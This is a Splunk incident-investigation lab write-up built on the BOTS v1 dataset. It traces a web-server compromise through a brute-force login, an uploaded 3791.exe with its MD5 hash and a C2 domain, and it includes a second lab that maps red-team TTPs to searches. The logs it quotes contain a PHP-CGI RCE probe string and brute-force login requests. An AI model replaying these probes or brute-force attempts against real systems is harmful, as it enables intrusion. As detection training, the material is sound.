It is about time we go back to Splunk to identify any exploitation activities. Let's start by identifying source IP addresses that are associated with the largest number of http events. We can do that, as follows.

```
index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70"
http_method=POST
```

The **src** field contains what we are looking for. We specified that we are interested in POST requests since logins are usually performed through POST requests (more on that in a bit).



The screenshot shows the Splunk search results for the query `index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70" http_method=POST`. The left sidebar shows the search bar and the field list. The main panel displays a table of search results. A summary table for the `src_ip` field is shown, indicating 2 values representing 93.103% of the events. The table lists the top values by time.

Values	Count	%
40.80.148.42	12,844	96.892%
23.22.63.114	412	3.108%

Let's take a look at those POST requests made by **40.80.148.42**

```
index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70"
http_method=POST src_ip="40.80.148.42"
```

The **form_data** field contains information that we want to check when dealing with POST requests.

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?q=search index%3Dbotsv1

< Hide Fields All Fields

data_packets_in 4
 # data_packets_out 6
 # date_hour 2
 # date_mday 1
 # date_minute 44
 a date_month 1
 # date_second 60
 a date_wday 1
 # date_year 1
 # date_zone 1
 a dest_content 100+
 a dest_headers 100+
 a dest_ip 1
 a dest_mac 1
 # dest_port 1
 # duplicate_packets_in 7
 # duplicate_packets_out 10
 a endtime 100+
a form_data 100+
 a http_comment 31
 # http_content_length 100+
 a http_content_type 7
 a http_method 1
 a http_referrer 12
 a http_user_agent 2
 a index 1
 # linecount 1
 a location 100+
 # missing_packets_in 2
 # missing_packets_out 3
 a network_interface 1
 # packets_in 11
 # packets_out 9
 a punct 5
 # reply_time 100+

form_data

>100 Values, 69.807% of events Selected

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
84a70de902dda7c3513582cceb46b40f=1&from=1&layout=default&link=d1cd50917e6d732a5e05c314550120fa5278b7dd&mailto=sample@email.tst&option=com_mailto&sender=sample@email.tst&subject=1&task=send&tmpl=component	17	0.19%
<?php echo(md5(acunetix-php-cgi-rce)); ?>	9	0.1%
areas[]=categories&ordering=newest&searchphrase=all&searchword=e&task=search	8	0.089%
areas[]=categories&ordering=category&searchphrase=all&searchword=the&task=search	7	0.078%
areas[]=categories&ordering=alpha&searchphrase=exact&searchword=&task=search	6	0.067%
areas[]=categories&ordering=category&searchphrase=exact&searchword=&task=search	6	0.067%
areas[]=categories&ordering=popular&searchphrase=all&searchword=&task=search	6	0.067%
areas[]=categories&ordering=popular&searchphrase=all&searchword=e&task=search	6	0.067%
areas[]=tags&ordering=newest&searchphrase=all&searchword=e&task=search	6	0.067%
areas[]=categories&ordering=alpha&searchphrase=any&searchword=the&task=search	5	0.056%

Nothing to justify successful exploitation activities. Let's check **23.22.63.114**.

```
index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70"
http_method=POST src_ip="23.22.63.114"
```


Search | Splunk 8.2.6 x +

demo.ine.local:8000/en-US/app/search/search?q=search index%3Dbot

< Hide Fields All Fields

[a host 1](#)
[a source 1](#)
[a sourcetype 1](#)
[a src_headers 100+](#)

INTERESTING FIELDS

[# ack_packets_in 2](#)
[# ack_packets_out 3](#)
[# bytes 6](#)
[# bytes_in 6](#)
[# bytes_out 2](#)
[a c_ip 1](#)
[# cached 1](#)
[a capture_hostname 1](#)
[# client_rtt 100+](#)
[# client_rtt_packets 1](#)
[# client_rtt_sum 100+](#)
[a connection_type 1](#)
[a cookie 100+](#)
[# cs_content_length 6](#)
[a cs_content_type 1](#)
[a cs_version\[\] 1](#)
[# data_center_time 100+](#)
[# data_packets_in 1](#)
[# data_packets_out 2](#)
[# date_hour 1](#)
[# date_mday 1](#)
[# date_minute 2](#)
[a date_month 1](#)
[# date_second 50](#)
[a date_wday 1](#)
[# date_year 1](#)
[# date_zone 1](#)
[a dest_content 1](#)
[a dest_headers 50](#)

Events with this field

Top 10 Values

	Count	%
username=admin&0960d493674eb04861bd64da9b662118=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=arthur	1	0.243%
username=admin&115c3aa6072f4b02b4354909431510f6=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=blazer	1	0.243%
username=admin&12c709bcc2e14d5a015f054d18d36537=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=fire	1	0.243%
username=admin&2a2ddf97716c1d1e9da21cdaf82b231e=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=777777	1	0.243%
username=admin&32c15329bc3f78039869bb3bf17c28a6=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=zzzzzz	1	0.243%
username=admin&5a8117d0bb65f77e673f684a46225d43=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=florida	1	0.243%
username=admin&7ec95c630d23bd1a9af9800c5269c528=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=bond007	1	0.243%
username=admin&8156a6f637b2f9f0a4849160084dc77c=1&task=login&return=aW5kZXgucGhw&option=com_login&passwd=calvin	1	0.243%

It looks like **23.22.63.114** is brute forcing the web server's authentication.

Let's make sure, as follows.

```
index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70"
http_method=POST form_data=*username*passwd* | stats count by
src_ip
```

New Search	
1 index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70" http_method=POST form_data=*username*passwd* stats count by src_ip	
✓ 413 events (before 6/10/22 10:07:50.000 AM) No Event Sampling ▼	
Events	Patterns
Statistics (2)	Visualization
20 Per Page ▼	Format Preview ▼
src_ip ↕	
1	23.22.63.114
2	40.80.148.42

Indeed **23.22.63.114** performed a brute force attack against the web server's authentication.

We are quite interested in knowing if the brute force attack was successful. We can determine that, as follows.

```
index=botsv1 sourcetype=stream:http
form_data=*username*passwd* dest_ip=192.168.250.70 | rex
field=form_data "passwd=(?<userpassword>\w+)" | stats count
by userpassword | sort - count
```

New Search	
1 index=botsv1 sourcetype=stream:http form_data=*username*passwd* dest_ip=192.168.250.70 rex field=form_data "passwd=(?<userpassword>\w+)" stats count by userpassword sort - count	
✓ 413 events (before 6/10/22 10:08:12.000 AM) No Event Sampling ▼	
Events	Patterns
Statistics (412)	Visualization
20 Per Page ▼	Format Preview ▼
userpassword ↕	
1	batman
2	000000
3	1111

The search above extracts every user password and counts the times it has been seen/used. If a password is seen more than one time, this probably means that attackers got a hit and used the password again to log in. This is why we are sorting on count.

If we want to get an idea of the time of the compromise and the URI that was targeted, we can do that as follows.

```
index=botsv1 sourcetype=stream:http
form_data=*username*passwd* dest_ip=192.168.250.70
```

```
src_ip=40.80.148.42 | rex field=form_data
"passwd=(?<userpassword>\w+)" | search userpassword=* | table
_time uri userpassword
```


New Search			
1 index=botsv1 sourcetype=stream:http form_data=*username*passwd* dest_ip=192.168.250.70 src_ip=40.80.148.42 rex field=form_data "passwd=(?<userpassword>\w+)" search userpassword=* table _time uri userpassword			
✓ 1 event (before 6/10/22 10:08:49.000 AM) No Event Sampling			
Events Patterns Statistics (1) Visualization			
20 Per Page ✓ Format Preview			
_time ↕	uri ↕	userpassword ↕	
1 2016-08-10 21:48:05.858	/joomla/administrator/index.php	batman	


Finally, if we want to view the two successful logins we can do so, as follows.

```
index=botsv1 sourcetype=stream:http | rex field=form_data
"passwd=(?<userpassword>\w+)" | search userpassword=batman |
table _time userpassword src_ip
```

New Search			
1 index=botsv1 sourcetype=stream:http rex field=form_data "passwd=(?<userpassword>\w+)" search userpassword=batman table _time userpassword src_ip			
✓ 2 events (before 6/10/22 10:09:12.000 AM) No Event Sampling			
Events Patterns Statistics (2) Visualization			
20 Per Page ✓ Format Preview			
_time ↕	userpassword ↕	src_ip ↕	
1 2016-08-10 21:46:33.689	batman	23.22.63.114	
2 2016-08-10 21:48:05.858	batman	40.80.148.42	

Below are our findings so far.





Task 5: Identify any installation activities on your network through Splunk searches

As far as the installation phase of the cyber kill chain is concerned, we are mostly interested in identifying any malware being uploaded.

We can identify that through various sourcetypes, specifically, **stream:http** and **Suricata**.

```
index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70"*.exe
```

The **part_filename{}** field contains the information we want to check. It won't be visible by default, so add it.

Select Fields



Select All Within Filter

Deselect All

Coverage: 1% or more ▾

Filter



i	✓ ▾	Field ▾	# of Values ▾	Event Coverage ▾	Type ▾
>	☐	missing_packets_out	1	100%	Number
>	☐	network_interface	1	100%	String
>	☐	packets	5	100%	Number
>	☐	packets_in	5	100%	Number
>	☐	packets_out	4	100%	Number
▼	☐	part_filename{}	2	5.56%	String
Reports					
Top values Events with this field					
Top values by time					
Rare values					
3791.exe 1 100%					
agent.php 1 100%					

New Search

1 index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70" *.exe

✓ 17 events (before 6/10/22 10:53:59.000 AM) No Event Sampling ▾

Events (17) Patterns Statistics Visualization

Format Timeline ▾

Zoom Out

+ Zoom to Selection

X Deselect



List ▾

Format

20 Per Page ▾

< Hide Fields		All Fields		i	Time	Event
SELECTED FIELDS				>	1	8/24/16
a host 1					4:37:05.073 PM	{ [-]
a part_filename() 2						accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*
a source 1						accept_language: en
a sourcetype 1						ack_packets_in: 3
a src_headers 16						ack_packets_out: 2
						bytes: 1721
						bytes_in: 339
						bytes_out: 1382
						c_ip: 192.168.2.50
						cached: 0
						canceled: 1
						capture_hostname: demo-01
						client_rtt: 232
						client_rtt_packets: 1
						client_rtt_sum: 232
						connection_type: Keep-Alive
INTERESTING FIELDS						
a accept 3						
# ack_packets_in 2						
# ack_packets_out 3						
# bytes 9						
# bytes_in 8						
# bytes_out 4						
a c_ip 2						
# cached 1						

index=botsv1 sourcetype=suricata (dest=imreallynotbatman.com OR dest="192.168.250.70") http.http_method=POST .exe

The **fileinfo.filename** field contains the information we want to check.

New Search

1 index=botsv1 sourcetype=stream:http dest_ip="192.168.250.70" *.exe

✓ 17 events (before 6/10/22 10:19:44.000 AM) No Event Sampling ▼

Events (17) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

part_filename()

2 Values, 5.882% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
3791.exe	1	100%
agent.php	1	100%

← Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a part_filename() 2
- a source 1
- a sourcetype 1
- a src_headers 16

INTERESTING FIELDS

- a accept 3
- # ack_packets_in 2

canceled: 1

3791.exe must be the uploaded malware.

The source from where the file was uploaded can easily be identified, as follows.

```
index=botsv1 sourcetype=suricata dest_ip="192.168.250.70"
http.http_method=POST .exe
```

a http_referrer 1
a http_user_agent 2
a ids_type 1
a in_iface 1
a index 1
linecount 1
a product 1
a proto 1
a punct 1
a splunk_server 1
a src 1
a src_ip 1
src_port 2
status 1
a tag 1
a tag:eventtype 1

src_ip: 40.80.148.42
src_port: 49212
timestamp: 2016-08-10T15:36:58.851980-0600

src

1 Value, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
40.80.148.42	3	100%

a/eve.json sourcetype = suricata

It would be great if we could also identify the hash of the uploaded file. But what sourcetype should we use? Let's find out, as follows.

```
index=botsv1 3791.exe
```

New Search

1 index=botsv1 3791.exe

✓ 76 events (before 6/10/22 10:23:55.000 AM) No Event Sampling ▼

Events (76) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

SELECTED FIELDS

- a host 4
- a part_filename[] 2
- a signature 7
- a source 5
- a sourcetype 5

INTERESTING FIELDS

- a action 3
- a app 5
- a Computer 1
- a direction 3
- a dvc 3
- a EventChannel 1
- # EventCode 6

sourcetype

5 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	69	90.789%
wineventlog	3	3.947%
stream:http	2	2.632%
fgt_utm	1	1.316%
suricata	1	1.316%

Sysmon is a good candidate since it logs information such as MD5, SHA1 and SHA256 hashes of files.

```
index=botsv1 3791.exe
```

```
sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```


New Search Save As ▾

1 index=botsv1 3791.exe sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

✓ 69 events (before 6/10/22 10:24:27.000 AM) No Event Sampling ▾ Job ▾ II III IV

Events (69) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾ ◀ Prev

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS a host 1 a signature 4 a source 1 a sourcetype 1		> 1	8/10/16 10:21:58.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Terminate source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
		> 2	8/10/16 10:08:13.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
INTERESTING FIELDS a action 1		> 3	8/10/16 10:08:13.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Image Load source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

The important fields, in this case, are **Hashes**, **CommandLine** and **ParentCommandLine**. You will have to add the last two ones since they are not visible by default.

Before analyzing the results, let's narrow things down a little bit.

```
index=botsv1 3791.exe
sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
EventCode=1
```

New Search Save As ▾

1 index=botsv1 3791.exe sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=1

✓ 5 events (before 6/10/22 10:25:16.000 AM) No Event Sampling ▾ Job ▾ II III IV

Events (5) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾ ◀ Prev

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS a host 1 a signature 1 a source 1 a sourcetype 1		> 1	8/10/16 10:08:13.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
		> 2	8/10/16 9:58:23.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
INTERESTING FIELDS a action 1 a app 3 a CommandLine 4 a Computer 1 a CurrentDirectory 2 a dest 1 a direction 1 a dvc 1 a EventChannel 1		> 3	8/10/16 9:56:18.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
		> 4	8/10/16 9:56:18.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
		> 5	8/10/16 9:56:18.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><Eve host = wet149srv signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

The search above includes EventCode 1 since this EventCode is related to process creation events. Unfortunately, to get the MD5 hash of the uploaded file, we need to narrow things down even further. Specifically, we will need to search for 3791.exe inside the command line field, since this field captures the process starting.

So, the final search is the following.

```
index=botsv1 3791.exe CommandLine=3791.exe | stats values(md5)
```

New Search

1 index=botsv1 3791.exe CommandLine=3791.exe | stats values(md5)

✓ 1 event (before 6/10/22 10:25:33.000 AM) No Event Sampling ▼

Events

Patterns

Statistics (1)

Visualization

20 Per Page ▼

Format


Preview ▼


values(md5) ↕

1

AAE3F5A29935E6ABCC2C2754D12A9AF0

Below are our findings so far.





Task 6: Identify any command and control-related activities on your network through Splunk searches

As far as the Command and Control phase of the cyber kill chain is concerned, we are mostly interested in identifying any domain used for command and control purposes.

We have a powerful ally inside Splunk to assist us in answering such questions. This ally is the **stream.dns** sourcetype. Since we already know that **23.22.63.114** is of concern, we can utilize Splunk and the **stream.dns** sourcetype to identify DNS events where **22.23.63.114** was the answer.

```
index=botsv1 sourcetype=stream:dns 23.22.63.114 | stats values("name{")
```

The screenshot shows the Splunk 'New Search' interface. The search bar contains the query: `1 index=botsv1 sourcetype=stream:dns 23.22.63.114 | stats values{"name{ }"}|`. Below the search bar, it indicates '1 event (before 6/10/22 10:28:47.000 AM)' and 'No Event Sampling'. The 'Statistics (1)' tab is selected, showing a table with one row: `1 prankglassinebracket.jumpingcrab.com`. The table header is `values(name{ })`.

If you look carefully enough, you will identify that the **prankglassinebracket.jumpingcrab.com** domain has been used by attackers to deface the web server. Give it a try...

References :

1. <https://www.slideshare.net/Splunk/splunk-data-onboarding-overview-splunk-data-collection-architecture>
2. https://www.splunk.com/en_us/training.html

Effectively Using Splunk (Scenario 2)

Effectively Using Splunk (Scenario 2)

LAB 8

Scenario

The organization you work for (**Wayne Enterprises**) is using [Splunk](#) as a SIEM solution to enhance its intrusion detection capabilities. Wayne Enterprises went through a red team exercise and the red team provided you with technical details about some of their exploitation activities (a.k.a Tactical Threat Intelligence). Your SOC manager tasked you with first trying to identify successful exploitation attempts on your own through Splunk. He then tasked you with translating the provided TTPs into Splunk searches, once the initial investigation is complete.

Note: This lab is based on the [Boss Of The SOC \(BOTS\) v1 dataset](#) released by Splunk.

Learning Objectives

The learning objective of this lab, is to learn effective Splunk search writing and how to translate attacker TTPs into Splunk searches.

Specifically, you will learn how to use Splunk's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Recommended tools

- Splunk

- Use a Chrome or Firefox browser to connect to Splunk's web interface (<http://demo.ine.local:8000>)

Tasks

Task 1: Try to identify a successful exploitation attempt without consulting with the provided TTPs

As already mentioned the red team provided you with technical details about some of their exploitation activities. Your SOC manager tasked with first trying to identify a successful exploitation attempt on your own leveraging Splunk.

The red team performed a plethora of exploitation activities. Identifying one is enough to complete this task.

Hints:

- Start your investigation by focusing on the **stream:dns** sourcetype. Then, keep following leads until you identify what actually happened. Curious-looking domain names are always of interest.

Task 2: Translate the provided red team TTPs into Splunk searches

The red team informed you that they used the following TTPs during the exercise.

1. Malicious USB
2. Computer-generated domain names (to speed the domain generation process up)

3. Malicious VBS
4. Mature Ransomware
5. Code Obfuscation

Translate the provided red team TTPs into Splunk searches.

Hints:

1. Removable media can be identified by the existence of drive letters in Sysmon logs or the existence of the string *friendlyname* in Windows registry logs
2. <https://www.splunk.com/blog/2017/11/03/you-can-t-hyde-from-dr-levenshtein-when-you-use-url-toolbox.html>
3. The **CommandLine** field of Sysmon logs can help you with that
4. Mature ransomware in addition to attempting to disable system restore try to delete everything stored in the VSC using the Volume Shadow Copy Service (VSS)
5. Obfuscated code usually involves the execution of an overly long command

SOLUTIONS


Below, you can find solutions for every task of this lab. Remember though, that you can follow your own strategy (which may be different from the one explained in the following lab).

Kali Machine



Task 1: Try to identify a successful exploitation attempt without consulting with the provided TTPs

Once you are logged into Splunk's web management interface, click the **Search & Reporting** application that resides on the **Apps** column on your left. You should see something similar to the below.



Before starting your investigation change the time range picker to **All time**.

Always identify the available sourcetypes before you begin your investigation. You can do that as follows.

```
| metadata type=sourcetypes index="botsv1"
```

You should see the below.

New Search

1 | metadata type=sourcetypes index="botsv1"

22 results (before 6/13/22 4:20:14.000 AM) No Event Sampling

Statistics (22)

	firstTime	lastTime	recentTime	sourcetype	totalCount	type
1	1470009975	1472428471	1473366069	wineventlog	5173	sourcetypes
2	1470009600	1472428740	1473366071	wineventlog	14218920	sourcetypes
3	1470009654	1472428629	1473366070	wineventlog	12226	sourcetypes
4	1472055742	1472063262	1472063262	WinRegistry	74720	sourcetypes
5	1470009602	1472428739	1473366114	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	830389	sourcetypes
6	1470009613	1472428700	1473366112	fgt_event	53422	sourcetypes
7	1470009602	1472428740	1473366112	fgt_traffic	7675023	sourcetypes
8	1470009624	1472428706	1473366112	fgt_utm	257477	sourcetypes
